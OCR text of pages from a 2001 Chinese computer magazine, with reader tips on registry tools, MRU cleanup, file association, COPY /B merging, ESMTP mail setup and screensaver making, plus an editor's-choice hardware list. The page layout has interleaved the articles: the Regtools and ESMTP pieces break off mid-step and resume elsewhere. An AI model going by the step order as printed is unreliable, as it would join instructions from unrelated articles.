设置好后单击“OK“按钮，随后Dreamweaver会自动调用Fireworks来生成网页相册。完成后在出现的对话框中单击‘OK‘按钮，生成的相册文件会自动出现在Dreamweaver中，等待你的进一步加工、处理，非常的方便。

总体来说，上述三个软件都是较常用的软件，在制作网页相册方面都很容易上手，操作简单、方便、快速而高效，而且在制作网页相册之前都可以对图片进行优化处理。

□河南　徐海斌

学习注册表的好助手——注册表之指南针

学习注册表是最令我头痛的一件事了，那么多的数据，今天看了书记住了，明天就又忘了。虽然有好多工具，像超级兔子魔法设置、优化大师等，可以让我们无需了解注册表的任何知识，就可以对注册表进行修改，但修改后我们却不知道这些工具都对注册表进行了什么修改，对我们学习注册表没有任何帮助，最终的结果是用工具什么都会改，但离开了工具却又都不会，所以一直想找个能让我明明白白地修改注册表的工具。近日在网海畅游，偶得一贝，个头虽小，却精致之极，相信用了它之后，你就会对注册表的结构和常见的修改方法有个深刻的了解，它就是注册表之指南针。

注册表之指南针(下称Regtools)是一款免费的绿色软件，它仅有一个大小为41kB的regtools.exe文件，无需安装，初次运行会提示你"没发现数据文件，已经新建一个"，确定即可。

Regtools运行后的主界面(图1)分为七个窗格，为了方便叙述，我将各个窗格分别做了标号。将鼠标移到相应窗格停一下就会显示出该窗格的功能及操作提示。



图 1

第①窗格为书签名称列表，这里也就是要学习的目录，双击对应的书签名称，就可用注册表编辑器打开对应的主键，右击鼠标可对此书签列表进行添加、删除等编辑。

第②窗格显示所选书签对应的主键。

第③窗格为所选书签对应键值数据的类型。

第④窗格为所选书签对应的键值名称。

第⑤窗格为所选书签对应的键值数据。

第⑥窗格和第②窗格的功能一样，不过这里可以把第②窗格显示不全的主键全部显示出来。

第⑦窗格为所选书签的详细操作说明。

从这7个窗格的内容中，我们就可以对各个书签的作用及所在主键、修改方法等有了详细的了解，这样的学习方法是不是要比其他的注册表学习方法要直观很多呀？

下面让我们以"取消快捷图标小箭头"的实例操作来学习Regtools的使用方法。先在书签列表中选中"取消快捷图标小箭头"，在其他的窗格中就会显示出对应的主键及键值数据等，在第⑦窗格则会显示出操作提示："IsShortCut"字符串删掉是取消快捷图标上的小箭头。根据操作提示，我们只要删除"IsShortCut"键值就可以删除快捷图标的小箭头了，双击此书签名称，就会用注册表编辑器打开此书签所在的主键"HKEY_CLASSES_ROOT\lnkfile"(图2)，删除右边窗格中的"IsShortcut"键名就可去掉快捷图标上的小箭头。当然也可以直接在Regtools中进行操作来删除"IsShortCut"键名。按下第⑥窗格中的"高级学习"按钮，就会打开一个更加直观的界面(图3)窗口来修改对应的键值及其数据，在这个窗口中把"IsShortCut"键名及键值数据全部删除，然后按"直接修改注册表"按钮，你猜结果会怎样？Regtools会给你一个提示框"要求太高了吧？!你是学习注册表的!!嘻嘻~~：)"(如图4)。呵，看来作者为了你的注册表安全，不让你直接修改注册表，你可以按下"生成注册表文件"按钮，生成一个扩展名为reg的注册表文件，双击生成的注册表文件就可把修改结果导入注册表，从而实现对注册表的修改。




图 2




图 3



图 4

在Regtools的书签列表中内置有68种常用的操作，如果你又发现了其他的注册表操作秘技，也可以把他加入到书签列表中。如WPS2000的文件存盘路径经常发生变化，我发现它的文件存盘路径信息存放在"HKEY_CURRENT_USER\Software\Kingsoft\WPS2000\Settings"主键的"WorkPath"键值数据中，那么我们就可以把这个主键作为一个书签添加到Regtools中去，在书签列表的右键菜单中或直接按窗口上面的菜单选择"添加注册表书签"，会出现添加注册表书签的设置窗口(图5)。在"名称"一栏中填入你给这个书签取的名称，如"更改WPS2000的文件存盘路径"。在"键位置"一栏中填入对应

□重庆　罗影

如何恢复Flash4.0的SWF格式文件的自动打开功能



本人的操作系统是Windows98，安装的Flash是4.0，在一次误操作之后，原本直接双击SWF格式文件就可直接打开看其动画效果的功能丧失了，变成了同打开FLA格式文件一样的进入了编辑状态。那怎样恢复关联呢？

首先用鼠标左键单击“开始”按钮，然后依次选择“设置”/“文件夹选项”命令，打开“文件夹类型”对话框，选择“文件类型”活页卡，在“已注册的文件类型”列表中选中“Flash播放影片”，点击“编辑”按钮，进入“编辑文件类型”对话框。在“内容类型”栏选择“application/futuresplash”，在“内容类型的默认扩展名”栏选择“.swf”；“操作”栏中命令是“open”(即使打开方式发生了错误，但以上几项参数一般是不会改变的)。点击“编辑”"按钮，在打开的“编辑这种类型的操作:Flash播放影片”对话框中单击“浏览”按钮，确定正确打开SWF格式文件的应用程序的路径，比如我的安装路径是E:\Program Files\Macromedia\Flash 4\Players\Flashpla.exe。注意：确定的路径是写在双引号内的(见图)，否则系统将告诉你找不到指定的程序。然后确定，最后依次单击"关闭"按钮，关闭对话框即可。

这时我们双击Flash的SWF格式文件，可以看到打开方式已经恢复正常了。

□武汉　殷隽

清理"MRU"

整天在注册表里查来查去，我发现了一个秘密——清理"MRU"的秘密。首先让我来告诉大家什么是"MRU"！当你在“运行”对话框中成功地运行一个命令，或是在“查找”对话框中成功地查找到一个文件后，你所键入的字符串就会保存在它的下拉列表中。Windows认为这样可便于你下次再用到它，这些东西就是"MRU"了！

但如果下拉列表中的东西太多了，或是你不想别人知道你曾经运行过或查找过什么，怎样才能删掉这些"MRU"呢？先在“运行”对话框中运行“regedit”，依次找到HKEY_CURRENT_USER\Softerware\Microsoft\Windows\CurrentVersion\Explorer。

在此文件夹下你会发现一个"RunMRU"文件夹，“运行”对话框的"MRU"即在其中。单击"RunMRU"文件夹，再在右边的窗口里找到你要删的"MRU"项，删掉即可。而“查找”对话框中的"MRU"则在相同路径下的"Doc Find Spec MRU"文件夹中。不过我得告诫大家，不是"MRU"项的可不能随便乱删，否则后果难以预料！！

怎么样？是不是在想：看来成为电脑高手也不是很难嘛！以后你就可以在你的朋友面前展露一下，充充高手了！

□无锡　陈洁

妙用COPY/B

随着大硬盘进入寻常百姓家，将VCD的经典片段收藏在自己的硬盘里已经不是什么稀罕事了。我们常用的超级解霸能够将VCD片段截下作为一个MPG文件保存，但时间一长，逐渐增多的VCD片段会使管理和欣赏都很不方便。把自己喜欢的VCD片段合并成一个文件就能解除以上烦恼，但超级解霸没有合并的功能，其他的编辑软件又不易上手。有没有什么好方法呢？答案是肯定的。

假设我们在D盘有两个文件：1.MPG和2.MPG，我们要将这两个文件合并成一个3.MPG文件。进入MS-DOS，在D盘键入COPY/B 1.MPG+2.MPG 3.MPG，然后一个回车就大功告成了。

很简单的一条命令加上超级解霸，我们就能成为编辑大师了，是不是很有趣？大家快动手试试吧。



图5

的主键“HKEY_CURRENT_USER\Software\Kingsoft\WPS2000\Settings”，在填写主键时有个技巧，先用注册表编辑器打开此主键，然后在主键的右键菜单中选择“复制键名”。在这里选择右键菜单中的“粘贴”，这样可以避免填写错误；在“类型”中根据需要更改的键值类型选择“字符串值”；“键名”中填入我们要改的键名“WorkPath”；“键值”中填入存盘路径“E:\word\wps\”；在“说明”栏中填入操作说明“将WorkPath键值数据改为你要设定的WPS2000的文件存盘路径”。注意在填写说明时，内容中不能有回车键，因为回车键后面的内容会被忽略的。最后按下“保存”后再按“返回”按钮，就可以把这个名为“更改WPS2000的文件存盘路径”的书签加入Regtools的书签列表中了。

Regtools的功能虽然很简单，但它提供给我们一种全新的注册表学习方法，其学习效果也是非常明显的。它是不是也给了我们的程序员一个思考的问题，究竟什么样的程序才是大家所需要的？国产软件中，类似超级兔子魔法设置的注册表修改软件比比皆是，而类似注册表之指南针这样的创意软件却少之又少。与其刻意模仿，为什么不换个角度试试呢？

□邯郸　赵利

认识ESMTP

1999年以前，大部分SMTP服务器都是开放的。当您申请完一个免费的Email账号后，在您的Email客户端工具的POP3地址栏中把该Email的POP3地址填入，并填入您的账号和密码，而SMTP服务器地址栏可以就近选择一个SMTP服务器或您认为比较好用的SMTP服务器(如您的ISP的SMTP服务器)，来提高Email发送效率。然而，随着垃圾邮件的泛滥，大部分SMTP服务器都加上了过滤器，拒绝发送非本地的Email(比如你用aaa@263.net的账号，通过smtp.163.net服务器发信)，以此来减轻服务器的压力，更好地为本地用户服务。但是这种简单的地址过滤方法对于邮件垃圾的制造者来说简直小菜一碟，它可以随便用个Email账号，如abc@163.net,在smtp.163.net上随便发送垃圾。而abc@163.net的真正主人却成了垃圾邮件的替罪羊，挨骂事小，没准会被人把邮箱给炸了。如果Email服务器的网管再把他的账号注销了，那他真的比窦娥还冤。

为了更有效地抑制垃圾邮件的泛滥，国内各大免费邮箱提供商，如首都在线263(http://freemail.263.net)、新浪邮件(http://mail.sina.com.cn)和163电子邮局(http://www.163.net)等纷纷开始采用ESMTP方式来发送Email。

那么什么是ESMTP？所谓ESMTP，即认证的邮件传输方式，是邮件服务器系统为了限制非本系统的正式用户利用本系统散发垃圾邮件或其他不当行为而开设的一项安全认证服务。在ESMTP服务器上，发送邮件需要对用户的身份进行验证。它与传统的SMTP方式相比，只是多了一道用户身份的验证手续，验证之后的邮件发送过程与传统的SMTP方式一致。

要在ESMTP服务器上发送邮件，就像从POP3服务器收信一样，必须出示您的账号和密码，如果账号和密码有误，ESMTP服务器则拒绝发送该邮件。如此一来，非本地注册用户就无法盗用该ESMTP服务器乱发邮件了。如果本地用户乱发垃圾邮件，网管马上就可以有的放矢地制裁他了。

为了方便用户的使用，绝大多数的ESMTP服务器都继承了POP3服务器的账号和密码，也就是说收发邮件都用同一个账号和密码。当然也可以分别采用不同的账号和密码，那样无论是邮箱提供商的维护还是用户的使用都会很麻烦，故而很少采用。

如果您使用IE或Netscape等网络浏览器，采用WEB方式收发Email，那您什么也不用做。和以前使用SMTP服务器时一样，您不会感到与过去有任何的不同，因为这一切都在服务器的后台默默地改变了。如果您是用邮件客户端软件收发Email，就需要设置一下了。而且许多早期版本的Email软件可能不支持ESMTP，所以在选择Email软件时，首先要看看它是否支持ESMTP。

Outlook Express在很早以前就开始支持发送服务器的验证，4.0以上的版本都能够很好地支持ESMTP。而国人使用最多的Foxmail也从3.11版本开始加入了对ESMTP的支持。像其他如The Bat!、Netscape的邮件程序等Email软件的最新版本都提供了对ESMTP的支持。现在就以国内应用最广泛的Foxmail 3.11和Outlook Express 5.0为例，介绍一下ESMTP的设置过程。

一、Foxmail 3.11

1. 在Foxmail窗口中单击"帐户"菜单(如图1所示)。



图 1

2.在下拉菜单中选择"属性"。

3.在弹出的 "帐户属性" 窗口左侧选定"邮件服务器"。

4.在右边"SMTP服务需要身份验证" 选项前打勾。

5.点击旁边的"设置"按钮。

6.在弹出的"ESMTP服务器验证" 窗口里选中"使用与POP3 服务相同的信息“ 。

7.点击"确定"按钮后，您的设置修改便完成了。

二、Outlook Express 5.0

1. 在Outlook Express 主窗口中，单击"工具"菜单(如图2所示)。

2.然后在下拉菜单中选中"帐号"。



图 2

3.在"Internet帐号"窗口中，选定某一邮件帐号，单击"属性"。

4.在弹出的该帐号"属性"窗口中，选择"服务器"选项卡。

5.选中"我的服务器要求身份验证"。

有声有色做 屏保

□四川 章云凯 蔡胜


平时大家经常看见的一些流行的屏幕保护程序不外乎是用一些影视明星的图片制作的，能不能为自己定做一个屏保呢？能不能使自己的照片像那些明星的照片一样在屏幕上闪动呢？能！下面我向大家介绍一种能够把视频文件（AVI、MPEG）转换成屏保的程序，使你的屏保有声有色，使你的屏保丰富多彩，使你的屏保更具个性。想一想，既可以欣赏优美的画面，又可以欣赏动人的音乐，是不是太爽了！很有兴趣是吧？不要急，请听我慢慢道来。

这个软件就是Video Screensaver Maker。

1.在制作屏保之前，请准备好一段视频剪辑，其文件格式必须是AVI或MPEG的。你如果想为自己定制一个屏保，你最好用Adobe Premiere为自己制作一个电子相册。用扫描仪把你的照片扫进计算机，然后用Photoshop对照片进行处理，可以加上好看的边框，进行一些其他的特效处理。然后把你的照片导入Adobe Premiere，对照片加入转场效果，再加上背景音乐，输出格式为AVI的电子相册。这样会使你的屏保更具特色。

2．运行Video ScreenSaver Maker，在弹出窗口的文本框中填入你将要制作的屏幕保护程序的名字（如qq，见图1），然后单击Next Step按钮，出现如图2所示的窗口。

单击Add Video File按钮，加入你将要用于制作屏保的视频文件，可以加入你刚才制作的电子相册或一段视频剪辑。



Í¼1



图 2




图 3




图 4



图 5

3．单击Create Screensaver按钮，在弹出的窗口中，告诉你生成的屏保安装程序在c:\Temp_Inv 目录下，如图3 所示。

4．回到C:\Temp_Inv目录下，运行install.exe，然后在弹出的窗口中单击Install按钮，该程序将自动生成屏幕保护程序，如图4。

5．打开“显示属性”窗口，选择“屏幕保护程序”，在“屏幕保护程序”的下拉菜单中，你就会看见你刚才所命名的屏保程序。选中它，在“设置”按钮中，你还可以设置它的背景色以及视频播放时的大小等。如图5 所示。

设置好各种属性后，单击“预览”，你就会马上欣赏到你制作的屏保了。怎么样，是不是有声有色的？如果你的Video ScreenSave Maker没有注册，将会多弹出一个窗口。单击窗口上的Play按钮，你同样也会欣赏到你的杰作。是不是有点心动了？赶快下载一个试用吧！

特别提醒：本刊介绍的部分共享软件可以在《电脑爱好者》网站(http://www.cfan.net.cn)“软件下载\期刊软件”一栏中找到下载链接。

6.单击旁边的"设置"。

7.在"外发邮件服务器"窗口中选择 "使用与接收邮件服务器相同的设置"。

8.按"确定"后，您的设置修改便完成了。

结束语

你在发送Email的过程中，如果系统冒出个提示窗口（如图3所示），提示您服务器需要认证。那说明您所使用的Email服务器也开始使用ESMTP了。赶紧检查一下您的Email软件是否支持ESMTP，如果支持ESMTP，您需要重新设置一下您的Email软件，使之通过认证的方式发送Email。如果您的Email软件不支持ESMTP，您就得考虑升级到新的版本或换成其他支持ESMTP的邮件工具了。



图 3

2001年《电脑爱好者》编辑选择奖

在20世纪，《电脑爱好者》从不曾堂堂皇皇地推出过评测、评奖，只是兢兢业业地为读者奉上一篇又一篇的精彩文章，默默地扩大自己的读者群……直到今天，在拥有了将近40万的读者后，我们忽然听到读者要求给予选购电脑产品的专业建议，点点呼吁已汇成宏大的声音，我们已不可能忽视这个要求，已经无法继续保持沉默——为了我们的读者，我们要发出自己的声音！

为了读者，今年《电脑爱好者》推出了自己的硬件评测；现在，我们又要推出自己的“编辑选择奖”！这是一次编辑最喜欢产品的检阅，也是为我们的读者提供的一份购物参考，更是对产品厂商的一种鼓励。希望在明年的“编辑选择奖”中，我们可以为大家推荐更多更好的优秀产品！



硬件部分

整机

联想同禧520L液晶电脑

市场参考价：9999元



选择理由：高性价比和高品质的服务水准

联想公司是中国最大的电脑公司，其整机产品一直是中国品牌机市场上的潮流领导。联想同禧520L液晶电脑以9999元的价格突破了液晶电脑价格万元的心理线，采用奔腾III 1G处理器，128M内存，40G大硬盘，具有很高的性价比；适合目前大中城市中中低收入的家庭用户，满足他们对学习、办公、娱乐、以及对因特网应用的需求，是一款经济型因特网电脑。

编辑视点：液晶显示器

编辑点评：无论从技术和功能上来说，液晶显示器都具有纯平显示器和球面显示器无可比拟的优势：成功地解决了电子辐射和眩光，让眼睛不再疲劳；视角上，15"的液晶显示器与17"纯平显示器的视觉范围相当；外形上超薄轻巧，大大节省桌面空间，重量仅为纯平显示器的六分之一左右；平面效果上，液晶显示器已走出球面和纯平显示器失真和闪烁的"烦恼"，实现了真正意义上的完全平面。

另外，这款联想1+1"同禧"电脑还随机内置了"中国电信163"上网账号，向用户（限已开通漫游城市）赠送自用户购机日期起6个月内无限时免上网费接入服务（不免电话费），提供一键上网等体贴服务，真是很难让人拒绝其诱惑。

笔记本电脑

Dell Inspiron 4000 G900GT Notebook

市场参考价：14947元（未含税）



选择理由：稳定的性能及高品质服务水准

Dell Inspiron 4000 G900GT Notebook采用了性能强大的PIII 900移动处理器，具备100MHz的外频，使内存存取和数据的处理速度更快，大幅度提高了笔记本电脑的性能。在这款处理器中Intel导入新的Speed Step[tm]省电技术，当Notebook使用电源供应器供电时，处理器全速运作，一旦Notebook只用电池供电时，处理器会依当时状况，将处理器降速，达到省电的目的（PIII600以下的产品没有此功能）。Dell Inspiron 4000 G900GT还具备大面积可视范围的14“液晶屏幕，另外还包括了64M内存（可扩充）、5GB硬盘（可选）、CD-ROM（可更换DVD-ROM）、56K内置Modem及1.44M软驱等设备。无论从应用方面来讲还是从性价比角度来说，Dell Inspiron 4000 G900GT Notebook都是很具推荐价值的——当然，我们最大的依据还是长期以来Dell笔记本电脑在我们手中稳定的性能表现。

编辑视点：个性化的使用设计

编辑点评：Dell Inspiron 4000 Notebook系列本来就是为个性化用户专门设计的款式，Dell Inspiron 4000 G900GT Notebook不止功能强劲而且采用新型圆滑设计，在移动性与性能之间堪称达到完美的平衡，还提供了5款可更换的 QuickSnap彩色套件，让你可以随意展示自己的独特风格。

CDROM光驱

大白鲨44 IV+

市场参考价：400元



选择理由：品牌价值和稳定的读盘性能

编辑视点：光驱增强技术和噪音控制

编辑点评：大白鲨44 IV+是大白鲨系列光驱的第四代产品，技术上采用革新的LTS降噪系统。目前主流光驱都在40X以上，转速高达7200转/s以上，几乎赶超了硬盘，再加上国内盘片的质量不高，所以会产生较大的震动及噪音。采用LTS降噪系统后，当遇到质量较差的盘片出现了噪音，可通过"持续按开门键2秒进行高效减噪"，具体的措施包括降低震动或减少转速。

大白鲨44 IV+还采用了智能人工纠错AIEC（所谓人

工智能纠错AIEC，意思是在研制光驱时对一万余张有各种毛病的盘片进行特殊的研究，记录下偏心、划痕、激光反射弱等情况，然后开发出相应对付策略。在具体读盘时，如遇到上述不良表现，则立即使用计算好的方案进行纠错，因此可以有效地提高光盘读取正确率）。

另外从大白鲨44　IV+的双悬浮减震系统（在内部使用8个橡胶皮垫，正反各四个，垫于机芯和外壳之间，可有效减少高速读取时的震动）上也能看出厂商对产品的用心程度。

最后，推荐这一款光驱还因为它是大白鲨系列中最"好看"的一款，优秀的性能也要有好的外表才能更具魅力，不是么？：）

纯平显示器

LG 795FT+



市场参考价：2799元

选择理由：性价比好，显示效果出色

在3000元以下的纯平显示器中，LG795FT+属于性价比较高的一类，它的行频为96KHz，在1280X1024下的刷新率仍然能够达到85Hz，有效保护使用者的视力。在聚焦、汇聚、几何失真等方面的问题很小，而且即使是在1280X1024分辨率下，其文本效果也十分出色，字符清晰锐利，没有部分纯平显示器上那种朦朦胧胧的感觉。外型美观大方，几个触摸式控制键呈十字状排列在显示器下部，在大多数场合都能够很好地与外界环境搭配。

编辑视点："真正意义上的纯平"——未来窗技术

编辑点评：LG795FT+采用了LG的著名显像管——"未来窗"，未来窗显像管属于"物理纯平"范畴。物理纯平宣传的是"真正意义上的纯平"，不仅做到了显示屏玻璃外表面是平的，它的玻璃内表面、荧光体层以及荫罩板都做到了完全平面。而且795FT+的显像管结合了荫栅式和荫罩式显像管的优点，与传统点状荫罩管（普通平面直角显像管）相比，槽状荫罩管的间隙更多，透光率更高，画面更加亮丽清晰。而与荫栅式显像管相比（例如特丽珑与钻石珑），在光栅之间又多了很多细小的横格，不必再加入那两条讨厌的阻尼线了。由于未来窗显像管内外都是绝对平面的，屏幕玻璃的折射使得未来窗795FT+看起来有些内凹。好在即使刚开始时看起来是凹进去的，过一段时间适应了之后，也就很难察觉了。

三星750S



选择理由：低价配置的上佳选择

编辑视点：出色的显示性能

编辑点评：三星750S很适合一般家庭和大多数普通商业用户，它的行频为70KHz，带宽为110MHz，最大分辨率能达到1280X1024，并且能提供比较合适的1024X768@85Hz最佳显示模式，在这种分辨率下，画面效果能够满足一般场合的需要。在显示效果上，三星750S不会出现边角失真、汇聚不良、散焦、色彩过渡生硬等在低端纯平显示器中经常出现的现象，并且还有特别清晰的文本显示功能。三星750S还采用了四键调节方式，大多数用户都能很快上手。与其他品牌的17"平面直角显示器相比，它的优点在于性价比好。综合性能、质量与价格诸方面因素考虑，三星750S是相当值得我们推荐的。

内存

三星原厂PC133 128M SDRAM内存

市场参考价：390元

选择理由：高品质的质量和做工

最近内存价格暴跌，现代PC133　128MB内存已经不足两百元，消费者们不再满足于"能用而已"的普通兼容内存了，纷纷把目光转向了做工、质量、性能等方面都强得多的品牌内存，三星原厂内存就是其中之一。现在很多人分不清什么是原厂内存，以三星内存为例，使用三星制造的内存颗粒所生产出来的内存，与三星原厂生产出来的内存，虽然它们所用的颗粒基本一样，但原厂内存在做工、用料、布线以及出厂前检测方面都要严格得多，这样生产出来的内存才有质量保障。

编辑视点：稳定和质量

编辑点评：三星原厂系列内存在做工方面相当用心，采用6层PCB板，有效避免信号间的干扰，PCB板上的布线整洁有序，而且大量使用了蛇行走线，以使各条线路之间的距离相等。除了所采用的颗粒为精挑细选出来的以外，在内存颗粒与金手指之间还有大量电容等贴片元件，保证数据信号的完整性。做工精细所带来的直接好处就是它在标准PC133环境下（133MHz、CL=3）的状态非常稳定，堪与服务器内存媲美。而可超频性也是很惊人的，编号末尾为-TC75的内存标称频率为133MHz，但大多数都能稳定超频到150MHz甚至更高，并且CL值也可以设为2。不要小看CL值，它由3变成2时对系统性能的提升很大，很多兼容内存虽然也能够在133MHz、CL=2下工作，但此时系统开始变得不稳定，很容易出现死机、蓝屏以及异常重启等现象，这都是由于内存质量不高引起的。虽然三星原厂内存的价格相对贵了一些，而且也不像普通内存那样哪里都能买到，但对于用户来说，多花一点钱保证系统的稳定性是很有必要的。

PC音箱选择

漫步者R501T音箱



市场参考价：650元

选择理由：性价比高

其实现在市场上比R501T效果好的5.1音箱比比皆是，一些家庭影院系统无论在音质、定位等方面都比R501T好得多，但其价格也让普通用户望而兴叹，一般家庭根本承受不起。比R501T便宜的5.1系统更是多如牛毛，甚至二、三百元就能买到，不过此类音箱绝大多数不是做工粗糙，就是质量得

不到保证，效果就更不用说了。总的来说，漫步者 R501 既不是效果最好的，也不是价格最便宜的，它的市场定位在普通家庭用户，在他们经济实力许可的范围内提供了尽可能好的品质，确实值得推荐。

编辑视点：合适的价格、合适的性能

编辑点评：现在支持 DOLBY DIGITAL 5.1（即 AC-3）解码的声卡越来越多，例如著名的 SB LIVE!5.1 系列、FM801 系列以及 CMI8738 系列等，要想正确地还原 6 个声道（四环绕、一中置、一低音），5.1 音箱当然是必不可少的，漫步者 R501T 是爱德发推出的第一款 5.1 式桌面影院音箱系统。它由四个环绕音箱（各 6W）、一个中置音箱（8W）和一个低音炮组成（30W），总功率达到 60W 以上。环绕及中置音箱所采用的 3.5 英寸全频带扬声器是经过特殊工艺制造的，其高频上限达到 20KHz，比一般 X.1 音箱所采用的扬声器优秀不少，尤其是在中高音的解析力方面——这直接影响到声音的清晰度。低音炮更是采用了 8 英寸的大口径低音单元，并采用了地面增压方式来提高低音效率。因为人耳对低音效果的敏感程度大大高于中高音，而且 5.1 音箱的主要用途是观看 VCD/DVD 以及玩游戏等，所以大口径低音炮的好处就体现出来了——低音强劲有力，带来的震撼效果非同小可。

硬盘选择

迈拓金钻六代40GB硬盘

市场参考价：1100 元

选择理由：还是性价比高，当然售后服务也是一流的

金钻六代 40GB 是金钻系列硬盘中性价比最好的一款（就目前而言），存放在硬盘上的数据安全性更得到了有力的保证，这一点无疑大大提高了它的性价比。不过金钻 6 代硬盘的超频能力很差，如果长期在非标准外频下工作，损坏的几率很高，所以它并不适合于超频爱好者。但对于大多数普通用户而言，金钻六代 40G 确实是个很不错的选择。

编辑视点：质量服务做到家

编辑点评：迈拓硬盘是近几年才进入中国市场的，但迈拓却是最为重视中国硬盘市场的厂商。在中国国内销售的迈拓硬盘无论什么型号，统一使用纸盒 + 塑料泡沫的包装，包装印刷也比较精美，比起希捷、IBM 等那只有一层防静电袋的简陋包装来，颇具大厂风范，盒内还附带说明书、保修卡等，给人一种非常正规的感觉。金钻六代系列硬盘的转速为 7200RPM，具有 2MB 缓存，支持 UDMA100，与市场上其他品牌同档次产品相比，性能虽然不很突出，但稳定性非常好，尤其在发热、质量、噪音以及震动等方面均是同类产品中的佼佼者，再加上有其总代理蓝德电子 " 全国联保 " 的承诺，使其适合几乎所有非专业用户。

键盘选择

Acer 52M 键盘

市场参考价：110 元

选择理由：品质一流，是键盘游戏的 " 圣火令 "

编辑视点：做工严谨、用料一流

编辑点评：通常人们选购电脑配件时，往往都忽视了键盘的挑选，随便买个便宜货凑合用。殊不知键盘甚至要比显卡、声卡等配件更为重要，因为键盘是我们直接接触的部件，它的好坏关系到我们的健康。一个好的键盘能够有效地保护使用者的手指、手腕、手臂等部位。Acer 52M 键盘的键帽与键柱塞采用分体式结构设计，键柱塞因采用耐磨耗高润滑的工程塑胶的缘故，手感比市场上大多数键盘都要好，而很多杂牌键盘根本没有考虑到这些，一味追求低成本的结果就是它们的手感非常差，长时间使用这种键盘无疑会极大损害用户的健康。除了符合与使用者健康密切相关的人体工程学外，它的质量也是一个闪光点，单键敲击次数达到了 20，000，000 次。换句话说，如果每天都对着一个键敲上 2000 次，那么需要 10000 天，也就是将近 30 年才能将其敲坏，这一点是普通键盘无法达到的，普通键盘通常用过一段时间就会出现某个键按下去弹不起来或干脆失灵的现象。另外，由于它采用了改善过的内部结构，并且在橡皮按钮边缘增加引水槽与排水孔的专利防水技术，所以就算向键盘上面倒上一杯咖啡也不会损坏键盘，只要清洗的方法正确即可丝毫无损，这一点对喜欢在电脑前喝咖啡或其他饮料的用户来说尤其重要，否则很容易因发生短路而损坏。不过 52M 键盘的价格比较贵，目前市场零售价在 110 元左右，对于一些用户来说可能会犹豫（因为杂牌键盘只要 40 元甚至更低），而且水货很多，很容易买到假货。

鼠标选择

罗技极光旋貂

市场参考价：230 元



选择理由：啊？选择罗技鼠标还需要理由？你一定是疯了！对不起各位我有点冲动，呵呵……什么！你还问？信不信我 K 你哦！啊……（被主编大人飞起一脚踢昏过去，昏倒前只记得说打我的理由是我侮辱小编……）

编辑视点：什么都好，除了价格！

编辑点评：这款罗技极光旋貂采用了新型光电技术，此项技术早已不是什么秘密，利用光学镜头对鼠标所接触表面进行扫描对比，然后确定鼠标移动的方向。由于光学感应器在一秒内可以扫描 1500 次，所以大大提高了鼠标的精度，尤其适用于对鼠标精度有极高要求的专业用户。当然了，普通游戏玩家也可以享受到高精度的好处，比如在玩 Quake3 的时候，你会发现 Rail 枪的准确性大大提高了。由于利用光学原理，所以极光旋貂几乎可以在任意物体表面上使用，甚至是在人的手掌上（在这款鼠标的包装也标明了 "Freedom to use on most surfaces"）。

极光旋貂不仅因为具有了漂亮的外形而受到时尚一族的喜爱，而且的确在使用性能上毫不逊色于其他品牌。做工精良、驱动完善更是 logitech 的一贯作风。无论是为了好玩、好看，还是真正使用，极光旋貂都是不错的选择。不过它的价格要比普通鼠标贵上不少，市场零售价高达两

百多元，对于一般用户们来讲，花上比普通鼠标贵十倍的价格来买这款产品，可能有些困难（所以该产品是作为编辑选择奖出现的，而非编辑推荐产品。毕竟，对于小编来说，能领到一款罗技鼠标来用可是做梦都想的事情喔）。

3D眼镜

红网3D眼镜

市场参考价：450元

选择理由：性价比高，性能不俗

这款红网3D眼镜运用了与以前同类产品所不同的3D眼镜技术——同步倍频，这样就使得原本是用软件来产生的立体信号，变为用硬件线路来实现。

编辑视点：显卡兼容性极佳


编辑点评：红网3D眼镜可以和目前市场上大部分3D加速卡配合工作。而其他一些产品则是用软件方式产生立体信号，只能与nVIDIA系列显卡配合工作，而且就算是nVIDIA系列显卡，早期的如TNT或TNT2 Vanta也是无法使用的。由于是通过硬件方式产生立体信号，所以不光是玩3D游戏时，例如看VCD/DVD或使用Windows时都可以打开3D功能，而且用软件方式产生立体信号的话，或多或少都会占用一些系统资源，而硬件方式就没有这些问题了。与其他产品相比，它最大的优势就在于能够跟大多数显卡配合工作，而不用担心兼容性问题，不过由于它支持的显卡种类比较多，所以在使用中可能会需要去下载此3D眼镜最新版的驱动程序。眼镜本身做工较好，也很轻，戴上之后还算舒适，在玩3D游戏时的效果不错，全景时有一定层次感。但是相对于3D游戏画面而言，它对2D效果（例如VCD/DVD以及Windows桌面）的模拟情况并不很好，因为它本身就不是为2D画面设计的。

游戏摇杆

罗技强力回旋钛翼

市场参考价：950元

选择理由：PC GAME极品，性能一流



